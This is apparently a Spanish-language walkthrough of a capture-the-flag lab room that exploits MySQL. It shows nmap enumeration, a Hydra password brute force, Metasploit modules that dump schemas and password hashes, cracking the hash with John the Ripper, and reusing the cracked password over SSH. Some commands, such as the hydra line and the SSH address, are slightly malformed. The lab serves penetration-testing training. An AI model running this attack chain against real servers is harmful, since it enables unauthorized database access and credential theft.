
Antes de comenzar, vamos a iniciar nuestra máquina objetivo haciendo clic en **Start Machine** en el lado superior.

Ahora, empezaremos a responder las siguientes preguntas de manera práctica.

Pregunta: As always, let's start out with a port scan, so we know what port the service we're trying to attack is running on. What port is MySQL using?

Vamos a realizar un escaneo de puertos para conseguir averiguar el puerto al cual correo el servicio de MySQL en la máquina objetivo. Ejecutaremos el comando:


nmap –script=mysql-enum



Respuesta: 3306

Ahora, vamos a usar **Hydra** para encontrar la contraseña del usuario root encontrado en la enumeración con Nmap. Ejecutaremos el siguiente comando:

hydra -l root /home/kali/Downloads/rockyou.txt {IP} mysql



Hemos conseguido un poco más de información, intentemos ingresar al servidor de mysql manualmente usando el comando:

mysql -h {IP} -u root -p –skip-ssl

Una vez que logramos entrar, vamos a salir del servidor usando el comando: **exit**

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.10.244.162 -u root -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> exit
Bye
```

We're going to be using the mysql_sql module.

Pregunta: Search for, select and list the options it needs. What three options do we need to set? (in descending order).

Procederemos a utilizar la herramienta **Metasploit** para saber las opciones que necesitamos establecer, primero, inicializaremos la herramienta usando:

msfconsole -q

Posterior, vamos a realizar una busqueda por el modulo con: **search mysql_sql**

Luego, seleccionamos el auxiliar y ejecutamos **use 0** y seguido **show options** para ver las opciones.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search mysql_sql

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/admin/mysql/mysql_sql       .                normal  No     MySQL SQL Generic Query


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 >
```

```
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name  Current Setting   Required  Description
   ----  ---------------   --------  -----------
   SQL   select version()  yes       The SQL to execute.


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.me
   RPORT     3306             no        The target port (TCP)
   USERNAME                   no        The username to authenticate as
```

Respuesta: **PASSWORD/RHOSTS/USERNAME**

Pregunta: Run the exploit. By default it will test with the select version() command, what result does this give you?

Ahora, vamos a establecer los valores requeridos y procederemos a ejecutar el exploit para obtener resultados.

```
msf6 auxiliary(admin/mysql/mysql_sql) > set password password
password ⇒ password
msf6 auxiliary(admin/mysql/mysql_sql) > set rhosts 10.10.244.162
rhosts ⇒ 10.10.244.162
msf6 auxiliary(admin/mysql/mysql_sql) > set username root
username ⇒ root
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.244.162
[*] 10.10.244.162:3306 - Sending statement: 'select version()' ...
[*] 10.10.244.162:3306 -  | 5.7.29-0ubuntu0.18.04.1 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

Respuesta: 5.7.29-0ubuntu0.18.04.1

Pregunta: Great! We know that our exploit is landing as planned. Let's try to gain some more ambitious information. Change the sql option to show databases. how many databases are returned?

Para saber la cantidad de base de datos, debemos cambiar la opción de SQL de la siguiente manera:

set SQL "show databases"

Una vez que cambiamos la opción, volvemos a ejecutar el exploit con **run**

```
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL "show databases"
SQL ⇒ show databases
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 10.10.244.162
[*] 10.10.244.162:3306 - Sending statement: 'show databases' ...
[*] 10.10.244.162:3306 -  | information_schema |
[*] 10.10.244.162:3306 -  | mysql |
[*] 10.10.244.162:3306 -  | performance_schema |
[*] 10.10.244.162:3306 -  | sys |
[*] Auxiliary module execution completed
```

Respuesta: 4

2.10. Tarea 10 - Explotando MySQL

En esta última tarea vamos a aprender cómo aprovechar el acceso a una base de datos MySQL para extraer información sensible.


Vamos a empezar a responder las siguientes preguntas.

Pregunta: First, let's search for and select the mysql_schemadump module. What's the module's full name?

Para conseguir la respuesta de esta primera pregunta, debemos iniciar Metasploit con el comando:

msfconsole -q


Luego, vamos a realizar una busqueda ejecutando **search mysql_schemadump**



Respuesta: **auxiliary/scanner/mysql/mysql_schemadump**

Pregunta: Great! Now, you've done this a few times by now so I'll let you take it from here. Set the relevant options, run the exploit. What's the name of the last table that gets dumped?

Ahora, debemos averiguar el nombre de la última tabla que fue volcada, para ello, seleccionaremos el auxiliar con **use 0**, después, estableceremos los valores y ejecutaremos el exploit con el comando **run**




Respuesta: **x$waits_global_by_latency**

Pregunta: Awesome, you have now dumped the tables, and column names of the whole database. But we can do one better... search for and select the mysql_hashdump module. What's the module's full name?

Para encontrar la respuesta, vamos a realizar una busqueda en Metasploit, ejecutaremos el comando:


search mysql_hashdump



Respuesta: **auxiliary/scanner/mysql/mysql_hashdump**

Pregunta: Again, I'll let you take it from here. Set the relevant options, run the exploit. What non-default user stands out to you?

Debemos seleccionar el auxiliar ejecutando: **use 0**, posterior, vamos a ver las opciones y establecemos los valores que requiere. Por último, ejecutamos el exploit con el comando: **run**




Respuesta: **carl**

Pregunta: What is the user/hash combination string?
Respuesta: **carl:*EA031893AA21444B170FC2162A56978B8CEECE18**

Pregunta: Now, we need to crack the password! Let's try John the Ripper against it using: john hash.txt what is the password of the user we found?

Debemos descifrar la contraseña, para ello, utilizaremos **John the Ripper**. Ejecutaremos los siguientes comando:

- **echo 'carl:*EA031893AA21444B170FC2162A56978B8CEECE18' >hash.txt**
- **john hash.txt**



Respuesta: doggie


Pregunta: Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt?

Para conseguir la flag de respuesta, debemos utilizar las credenciales que conseguimos (usuario y contraseña) e intentaremos ingresar de manera remota al SSH. Usaremos el siguiente comando:

ssh carl@10.244.162

Una vez que ingresamos, ejecutamos **ls** para listar los archivos y directorios del servidor. Posterior a eso, usamos **cat MySQL.txt** para leer el contenido.



Respuesta: THM{congratulations_you_got_the_mySQL_flag}

3. Conclusión sobre la Sala

En esta sala hemos logrado aprender técnicas para identificar, enumerar y explotar servicios como **NFS**, **SMTP** y **MySQL**, utilizando herramientas ampliamente utilizadas en pruebas de penetración como **Metasploit**, **Hydra** y **Nmap**.

Además, logramos reforzar conceptos claves sobre cómo servicios mal configurados o con credenciales débiles pueden ser vectores de acceso no autorizado.